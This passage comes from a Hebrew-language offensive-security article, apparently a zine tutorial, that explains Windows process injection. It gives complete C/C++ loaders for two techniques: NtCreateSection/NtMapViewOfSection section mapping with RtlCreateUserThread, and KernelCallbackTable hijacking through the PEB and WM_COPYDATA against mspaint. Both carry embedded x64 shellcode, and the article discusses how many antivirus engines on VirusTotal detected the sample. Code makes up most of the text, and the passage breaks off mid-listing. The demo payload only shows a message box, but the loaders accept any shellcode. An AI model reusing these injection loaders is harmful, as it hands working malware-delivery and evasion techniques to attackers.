    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
```


```
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

  SIZE_T s = 4096;
  LARGE_INTEGER sectionS = { s };
  HANDLE sh = NULL; // section handle
  PVOID lb = NULL; // local buffer
  PVOID rb = NULL; // remote buffer
  HANDLE th = NULL; // thread handle
  DWORD pid; // process ID

  pid = findMyProc(argv[1]);

  OBJECT_ATTRIBUTES oa;
  CLIENT_ID cid;
  InitializeObjectAttributes(&oa, NULL, 0, NULL, NULL);
  cid.UniqueProcess = (PVOID) pid;
  cid.UniqueThread = 0;

  // loading ntdll.dll
  HANDLE ntdll = GetModuleHandleA("ntdll");

  pNtOpenProcess myNtOpenProcess = (pNtOpenProcess)GetProcAddress(ntdll, "NtOpenProcess
");
  pNtCreateSection myNtCreateSection = (pNtCreateSection)(GetProcAddress(ntdll, "NtCrea
teSection"));
  pNtMapViewOfSection myNtMapViewOfSection = (pNtMapViewOfSection)(GetProcAddress(ntdll
, "NtMapViewOfSection"));
  pRtlCreateUserThread myRtlCreateUserThread = (pRtlCreateUserThread)(GetProcAddress(nt
dll, "RtlCreateUserThread"));
  pZwUnmapViewOfSection myZwUnmapViewOfSection = (pZwUnmapViewOfSection)(GetProcAddress
(ntdll, "ZwUnmapViewOfSection"));

  // create a memory section
  myNtCreateSection(&sh, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE, NU
LL, (PLARGE_INTEGER)&sectionS, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);

  // bind the object in the memory of our process for reading and writing
  myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL, &s, 2, NULL, PAG
E_READWRITE);

  // open remote proces via NT API
  HANDLE ph = NULL;
  myNtOpenProcess(&ph, PROCESS_ALL_ACCESS, &oa, &cid);

  if (!ph) {
    printf("failed to open process :(\n");
    return -2;
  }

  // bind the object in the memory of the target process for reading and executing
```

```
  myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ);

  // write payload
  memcpy(lb, my_payload, sizeof(my_payload));

  // create a thread
  myRtlCreateUserThread(ph, NULL, FALSE, 0, 0, 0, rb, NULL, &th, NULL);

  // and wait
  if (WaitForSingleObject(th, INFINITE) == WAIT_FAILED) {
    return -2;
  }

  // clean up
  myZwUnmapViewOfSection(GetCurrentProcess(), lb);
  myZwUnmapViewOfSection(ph, rb);
  CloseHandle(sh);
  CloseHandle(ph);
  return 0;
}
```


הקוד שסופק הוא תוכנית C++ המדגימה הזרקת shellcode לתהליך מרוחק וביצועו. הוא כולל ספריות נחוצות וקבצי כותרות הקשורים ל-Windows API וטיפול בתהליך. מוגדרים מצביעי פונקציות שונים התואמים לפונקציות בספריית ntdll.

הקוד מגדיר payload ומשתנים לטיפול בקטע הזיכרון, מאגרים מקומיים ומרוחקים, Thread Handles ומזהה תהליך באמצעות findMyProc שהשתמשנו בה קודם במאמר זה.

הוא יוצר קטע זיכרון, ממפה אותו לתהליכים המקומיים והמרוחקים, פותח את תהליך היעד, מעתיק את ה-shellcode למאגר המקומי, יוצר Thread חדש בתהליך המרוחק, ממתין לסיום ה-Thread, מנקה מיפויי זיכרון, וסוגר Handles. נראה את הקוד בפעולה:



אפשר גם לבדוק שהכיתוב נמצא ב-Strings של התהליך (עם Process Hacker):




נבדוק גם כמה מנועי סריקה ב-VirusTotal מצאו את ה"וירוס" שלנו חשוד. VirusTotal הוא אתר שמכיל מנועי סריקה מגוונים לזיהוי וניטור של וירוסים. מי שרוצה לקרוא עליו בהרחבה מוזמן לקרוא את המאמר הבא:

https://www.digitalwhisper.co.il/files/Zines/0x96/DW150-4-WinAPI-Hashing.pdf

וגם כאן:

https://en.wikipedia.org/wiki/VirusTotal

להלן הבדיקה והקישור אליה:



נראה שלא כל כך הצלחנו להתחמק מתוכנות אנטי-וירוס שכן 28 מנועים זיהו את התוכנה שלנו כחשודה. לא נורא! זאת לא הייתה מטרתנו, נעבור לשיטה הבאה: KernelCallBackTable.

KernelCallBackTable

לפני שנגיע לטבלה הנ"ל, בואו נעבור קודם על מה זה PEB.

אז מה זה PEB?

Process Environment Block (PEB) הוא מבנה נתונים במערכת ההפעלה Windows המכיל מידע על תהליך ספציפי. הוא משמש בעיקר את תת-המערכת של Windows ורכיבים שונים של מערכת ההפעלה לניהול ואינטראקציה עם התהליך.

ה-PEB מאחסן מגוון רחב של מידע הקשור לתהליך, כולל משתני הסביבה של התהליך, ארגומנטים של שורת הפקודה, מידע על Heap התהליך, רשימת מודולים טעונים, מידע על Threads ועוד. הוא משמש כמבנה נתונים מרכזי המספק גישה להיבטים שונים של סביבת זמן הריצה של התהליך.

ניתן לגשת ל-PEB ולשנות אותו הן באמצעות קוד מצב משתמש והן באמצעות קוד Kernel, מה שמאפשר לרכיבים שונים לאחזר ולעדכן מידע הקשור לתהליך. הוא ממלא תפקיד מכריע באתחול תהליכים, ניהול משאבים ותקשורת בין תהליכים בתוך מערכת ההפעלה Windows.


אז מה קשור הטבלה הזאת?

ה-KernelCallBackTable היא טבלה ב-Windows Kernel המכילה מצביעי פונקציות לפונקציות שונות שמכונות CallBack Functions. פונקציות אלו משמשות את מערכת ההפעלה ואת מודולי המערכת כדי לטפל ולהגיב לסוגים שונים של הודעות ואירועים. לדוגמה, כאשר חלון מקבל הודעת WM_COPYDATA - שמתייחסת להודעת Windows המשמשת לשליחת נתונים בין יישומים שונים הפועלים באותה מערכת, הפונקציה המתאימה ב-KernelCallBackTable, _fnCOPYDATA, מבוצעת. הטבלה היא חלק ממבנה Process Environment Block (PEB) וניתן לגשת אליה על ידי קריאת השדה KernelCallbackTable מה-PEB. הטבלה מאותחלת עם מערך של מצביעי פונקציות התואמים לפונקציות CallBack שונות. פונקציות אלו נקראות על ידי ה-Kernel כאשר אירועים או הודעות ספציפיות מתרחשות במערכת.

KernelCallBackTable הוא מנגנון חשוב לתקשורת ותיאום בין תהליכים במערכת ההפעלה Windows.

בואו נמצא קודם את ה-offset של הטבלה הנ"ל בתוך ה-PEB. בשביל זה נשתמש ב-WinDbg. WinDbg, קיצור של Windows Debugger, הוא כלי רב עוצמה ל-Debugging המסופק על ידי מיקרוסופט. הוא משמש לפתרון בעיות וניתוח בעיות תוכנה מורכבות גם ביישומים ב-User Land וגם ביישומים ב-Kernel. WinDbg מאפשרת למפתחים ולמשתמשים מתקדמים לזהות ולתקן באגים, דליפות זיכרון, קריסות ובעיות אחרות שעשויות להשפיע על הביצועים והיציבות של מערכת Windows.

נעלה Execatuble כלשהו ונבדוק את ה-offset של הטבלה בתוך ה-PEB בצורה הבאה: `lkd> dt_PEB`.



כלומר, מצאנו את הטבלה ב-offset של 0x058. KernelCallbackTable מאותחל למערך של פונקציות:

```
lkd> dqs 0x00007ffa`29123070 L60
00007ffa`29123070  00007ffa`290c2bd0 user32!_fnCOPYDATA
00007ffa`29123078  00007ffa`2911ae70 user32!_fnCOPYGLOBALDATA
00007ffa`29123080  00007ffa`290c0420 user32!_fnDWORD
00007ffa`29123088  00007ffa`290c5680 user32!_fnNCDESTROY
00007ffa`29123090  00007ffa`290c96a0 user32!_fnDWORDOPTINLPMSG
00007ffa`29123098  00007ffa`2911b4a0 user32!_fnINOUTDRAG
//....
```

כמו שאמרנו מקודם, פונקציות כגון fnCOPYDATA נקראות בתגובה להודעת חלון WM_COPYDATA.

פונקציה זו תוחלף כדי להדגים את ההזרקה. כעת, נגדיר מחדש את הטבלה:

```
typedef struct _KERNELCALLBACKTABLE_T {
  ULONG_PTR __fnCOPYDATA;
  ULONG_PTR __fnCOPYGLOBALDATA;
  ULONG_PTR __fnDWORD;
  ULONG_PTR __fnNCDESTROY;
  ....
  ULONG_PTR __fnINOUTSTYLECHANGE2;
  ULONG_PTR __fnHkINLPMOUSEHOOKSTRUCTEX2;
} KERNELCALLBACKTABLE;
```

לאחר מכן, יש למצוא חלון עבור mspaint.exe, להשיג את מזהה התהליך ולפתוח אותו:

```
// find a window for mspaint.exe
HWND hw = FindWindow(NULL, (LPCSTR) "Untitled - Paint");
if (hw == NULL) {
  printf("failed to find window :(\n");
  return -2;
}
GetWindowThreadProcessId(hw, &pid);
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
```

לאחר מכן, יש לקרוא את ה-PEB ואת כתובת הטבלה הקיימת:

```
HMODULE ntdll = GetModuleHandleA("ntdll");
pNtQueryInformationProcess myNtQueryInformationProcess = (pNtQueryInformationProcess)(G
etProcAddress(ntdll, "NtQueryInformationProcess"));

myNtQueryInformationProcess(ph, ProcessBasicInformation, &pbi, sizeof(pbi), NULL);

ReadProcessMemory(ph, pbi.PebBaseAddress, &peb, sizeof(peb), NULL);
ReadProcessMemory(ph, peb.KernelCallbackTable, &kct, sizeof(kct), NULL);
```

ובשלב זה נכתוב את ה-payload שלנו לתהליך המרוחק ע"י VirtualAllocEx ו-WriteProcessMemory:

```
LPVOID rb = VirtualAllocEx(ph, NULL, sizeof(my_payload), MEM_RESERVE | MEM_COMMIT, PAGE
_EXECUTE_READWRITE);
WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);
```

יש לזכור, אנו משתמשים ב-VirtualAllocEx המאפשר לנו להקצות מאגר זיכרון לתהליך מרחוק. לאחר מכן, WriteProcessMemory מאפשר לך להעתיק נתונים בין תהליכים, אז נעתיק את ה-payload שלנו לתהליך mspaint.exe.

נכתוב את הטבלה החדשה לתהליך המרוחק:

```
LPVOID tb = VirtualAllocEx(ph, NULL, sizeof(kct), MEM_RESERVE | MEM_COMMIT, PAGE_READWR
ITE);
kct.__fnCOPYDATA = (ULONG_PTR)rb;
WriteProcessMemory(ph, tb, &kct, sizeof(kct), NULL);
```

נעדכן את ה-PEB:

```
WriteProcessMemory(ph, (PBYTE)pbi.PebBaseAddress + offsetof(PEB, KernelCallbackTable),
&tb, sizeof(ULONG_PTR), NULL);
```

נשלח הודעת WM_COPYDAT על מנת שה-payload שלנו ירוץ:

```
cds.dwData = 1;
cds.cbData = lstrlen((LPCSTR)msg) * 2;
cds.lpData = msg;

SendMessage(hw, WM_COPYDATA, (WPARAM)hw, (LPARAM)&cds);
```

לבסוף, נחזיר את ה-KernelCallBackTable המקורית:

```
WriteProcessMemory(ph, (PBYTE)pbi.PebBaseAddress + offsetof(PEB, KernelCallbackTable),
&peb.KernelCallbackTable, sizeof(ULONG_PTR), NULL);
SendMessage(hw, WM_COPYDATA, (WPARAM)hw, (LPARAM)&cds);
```

גם פה, נשתמש ב-ShellCode של כיתוב רנדומלי.

הקוד המלא:

```
#include <./ntddk.h>
#include <cstdio>
#include <cstddef>

#pragma comment(lib, "ntdll");

typedef struct _KERNELCALLBACKTABLE_T {
  ULONG_PTR __fnCOPYDATA;
  ULONG_PTR __fnCOPYGLOBALDATA;
  ULONG_PTR __fnDWORD;
  ULONG_PTR __fnNCDESTROY;
  ULONG_PTR __fnDWORDOPTINLPMSG;
  ULONG_PTR __fnINOUTDRAG;
  ULONG_PTR __fnGETTEXTLENGTHS;
  ULONG_PTR __fnINCNTOUTSTRING;
  ULONG_PTR __fnPOUTLPINT;
  ULONG_PTR __fnINLPCOMPAREITEMSTRUCT;
  ULONG_PTR __fnINLPCREATESTRUCT;
  ULONG_PTR __fnINLPDELETEITEMSTRUCT;
  ULONG_PTR __fnINLPDRAWITEMSTRUCT;
  ULONG_PTR __fnPOPTINLPUINT;
  ULONG_PTR __fnPOPTINLPUINT2;
  ULONG_PTR __fnINLPMDICREATESTRUCT;
  ULONG_PTR __fnINOUTLPMEASUREITEMSTRUCT;
  ULONG_PTR __fnINLPWINDOWPOS;
  ULONG_PTR __fnINOUTLPPOINT5;
  ULONG_PTR __fnINOUTLPSCROLLINFO;
  ULONG_PTR __fnINOUTLPRECT;
  ULONG_PTR __fnINOUTNCCALCSIZE;
  ULONG_PTR __fnINOUTLPPOINT5_;
  ULONG_PTR __fnINPAINTCLIPBRD;
  ULONG_PTR __fnINSIZECLIPBRD;
  ULONG_PTR __fnINDESTROYCLIPBRD;
  ULONG_PTR __fnINSTRING;
  ULONG_PTR __fnINSTRINGNULL;
  ULONG_PTR __fnINDEVICECHANGE;
  ULONG_PTR __fnPOWERBROADCAST;
  ULONG_PTR __fnINLPUAHDRAWMENU;
  ULONG_PTR __fnOPTOUTLPDWORDOPTOUTLPDWORD;
  ULONG_PTR __fnOPTOUTLPDWORDOPTOUTLPDWORD_;
  ULONG_PTR __fnOUTDWORDINDWORD;
  ULONG_PTR __fnOUTLPRECT;
  ULONG_PTR __fnOUTSTRING;
  ULONG_PTR __fnPOPTINLPUINT3;
  ULONG_PTR __fnPOUTLPINT2;
  ULONG_PTR __fnSENTDDEMSG;
  ULONG_PTR __fnINOUTSTYLECHANGE;
  ULONG_PTR __fnHkINDWORD;
  ULONG_PTR __fnHkINLPCBTACTIVATESTRUCT;
  ULONG_PTR __fnHkINLPCBTCREATESTRUCT;
```

```
ULONG_PTR __fnHkINLPDEBUGHOOKSTRUCT;
ULONG_PTR __fnHkINLPMOUSEHOOKSTRUCTEX;
ULONG_PTR __fnHkINLPKBDLLHOOKSTRUCT;
ULONG_PTR __fnHkINLPMSLLHOOKSTRUCT;
ULONG_PTR __fnHkINLPMSG;
ULONG_PTR __fnHkINLPRECT;
ULONG_PTR __fnHkOPTINLPEVENTMSG;
ULONG_PTR __xxxClientCallDelegateThread;
ULONG_PTR __ClientCallDummyCallback;
ULONG_PTR __fnKEYBOARDCORRECTIONCALLOUT;
ULONG_PTR __fnOUTLPCOMBOBOXINFO;
ULONG_PTR __fnINLPCOMPAREITEMSTRUCT2;
ULONG_PTR __xxxClientCallDevCallbackCapture;
ULONG_PTR __xxxClientCallDitThread;
ULONG_PTR __xxxClientEnableMMCSS;
ULONG_PTR __xxxClientUpdateDpi;
ULONG_PTR __xxxClientExpandStringW;
ULONG_PTR __ClientCopyDDEIn1;
ULONG_PTR __ClientCopyDDEIn2;
ULONG_PTR __ClientCopyDDEOut1;
ULONG_PTR __ClientCopyDDEOut2;
ULONG_PTR __ClientCopyImage;
ULONG_PTR __ClientEventCallback;
ULONG_PTR __ClientFindMnemChar;
ULONG_PTR __ClientFreeDDEHandle;
ULONG_PTR __ClientFreeLibrary;
ULONG_PTR __ClientGetCharsetInfo;
ULONG_PTR __ClientGetDDEFlags;
ULONG_PTR __ClientGetDDEHookData;
ULONG_PTR __ClientGetListboxString;
ULONG_PTR __ClientGetMessageMPH;
ULONG_PTR __ClientLoadImage;
ULONG_PTR __ClientLoadLibrary;
ULONG_PTR __ClientLoadMenu;
ULONG_PTR __ClientLoadLocalT1Fonts;
ULONG_PTR __ClientPSMTextOut;
ULONG_PTR __ClientLpkDrawTextEx;
ULONG_PTR __ClientExtTextOutW;
ULONG_PTR __ClientGetTextExtentPointW;
ULONG_PTR __ClientCharToWchar;
ULONG_PTR __ClientAddFontResourceW;
ULONG_PTR __ClientThreadSetup;
ULONG_PTR __ClientDeliverUserApc;
ULONG_PTR __ClientNoMemoryPopup;
ULONG_PTR __ClientMonitorEnumProc;
ULONG_PTR __ClientCallWinEventProc;
ULONG_PTR __ClientWaitMessageExMPH;
ULONG_PTR __ClientWOWGetProcModule;
ULONG_PTR __ClientWOWTask16SchedNotify;
ULONG_PTR __ClientImmLoadLayout;
ULONG_PTR __ClientImmProcessKey;
```

```
  ULONG_PTR __fnIMECONTROL;
  ULONG_PTR __fnINWPARAMDBCSCHAR;
  ULONG_PTR __fnGETTEXTLENGTHS2;
  ULONG_PTR __fnINLPKDRAWSWITCHWND;
  ULONG_PTR __ClientLoadStringW;
  ULONG_PTR __ClientLoadOLE;
  ULONG_PTR __ClientRegisterDragDrop;
  ULONG_PTR __ClientRevokeDragDrop;
  ULONG_PTR __fnINOUTMENUGETOBJECT;
  ULONG_PTR __ClientPrinterThunk;
  ULONG_PTR __fnOUTLPCOMBOBOXINFO2;
  ULONG_PTR __fnOUTLPSCROLLBARINFO;
  ULONG_PTR __fnINLPUAHDRAWMENU2;
  ULONG_PTR __fnINLPUAHDRAWMENUITEM;
  ULONG_PTR __fnINLPUAHDRAWMENU3;
  ULONG_PTR __fnINOUTLPUAHMEASUREMENUITEM;
  ULONG_PTR __fnINLPUAHDRAWMENU4;
  ULONG_PTR __fnOUTLPTITLEBARINFOEX;
  ULONG_PTR __fnTOUCH;
  ULONG_PTR __fnGESTURE;
  ULONG_PTR __fnPOPTINLPUINT4;
  ULONG_PTR __fnPOPTINLPUINT5;
  ULONG_PTR __xxxClientCallDefaultInputHandler;
  ULONG_PTR __fnEMPTY;
  ULONG_PTR __ClientRimDevCallback;
  ULONG_PTR __xxxClientCallMinTouchHitTestingCallback;
  ULONG_PTR __ClientCallLocalMouseHooks;
  ULONG_PTR __xxxClientBroadcastThemeChange;
  ULONG_PTR __xxxClientCallDevCallbackSimple;
  ULONG_PTR __xxxClientAllocWindowClassExtraBytes;
  ULONG_PTR __xxxClientFreeWindowClassExtraBytes;
  ULONG_PTR __fnGETWINDOWDATA;
  ULONG_PTR __fnINOUTSTYLECHANGE2;
  ULONG_PTR __fnHkINLPMOUSEHOOKSTRUCTEX2;
} KERNELCALLBACKTABLE;

// NtQueryInformationProcess
typedef NTSTATUS(NTAPI* pNtQueryInformationProcess)(
  IN HANDLE ProcessHandle,
  IN PROCESSINFOCLASS ProcessInformationClass,
  OUT PVOID ProcessInformation,
  IN ULONG ProcessInformationLength,
  OUT PULONG ReturnLength OPTIONAL
);

unsigned char my_payload[] =

  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
```

```
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main() {

  HANDLE ph;
  DWORD pid;
  PROCESS_BASIC_INFORMATION pbi;
  KERNELCALLBACKTABLE kct;
  COPYDATASTRUCT cds;
  PEB peb;
  WCHAR msg[] = L"kernelcallbacktable injection impl";

  // find a window for mspaint.exe
  HWND hw = FindWindow(NULL, (LPCSTR) "Untitled - Paint");
  if (hw == NULL) {
    printf("failed to find window :(\n");
    return -2;
  }
  GetWindowThreadProcessId(hw, &pid);
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

  HMODULE ntdll = GetModuleHandleA("ntdll");
  pNtQueryInformationProcess myNtQueryInformationProcess = (pNtQueryInformationProcess)
(GetProcAddress(ntdll, "NtQueryInformationProcess"));

  myNtQueryInformationProcess(ph, ProcessBasicInformation, &pbi, sizeof(pbi), NULL);

  ReadProcessMemory(ph, pbi.PebBaseAddress, &peb, sizeof(peb), NULL);
  ReadProcessMemory(ph, peb.KernelCallbackTable, &kct, sizeof(kct), NULL);

  LPVOID rb = VirtualAllocEx(ph, NULL, sizeof(my_payload), MEM_RESERVE | MEM_COMMIT, PA
GE_EXECUTE_READWRITE);
```

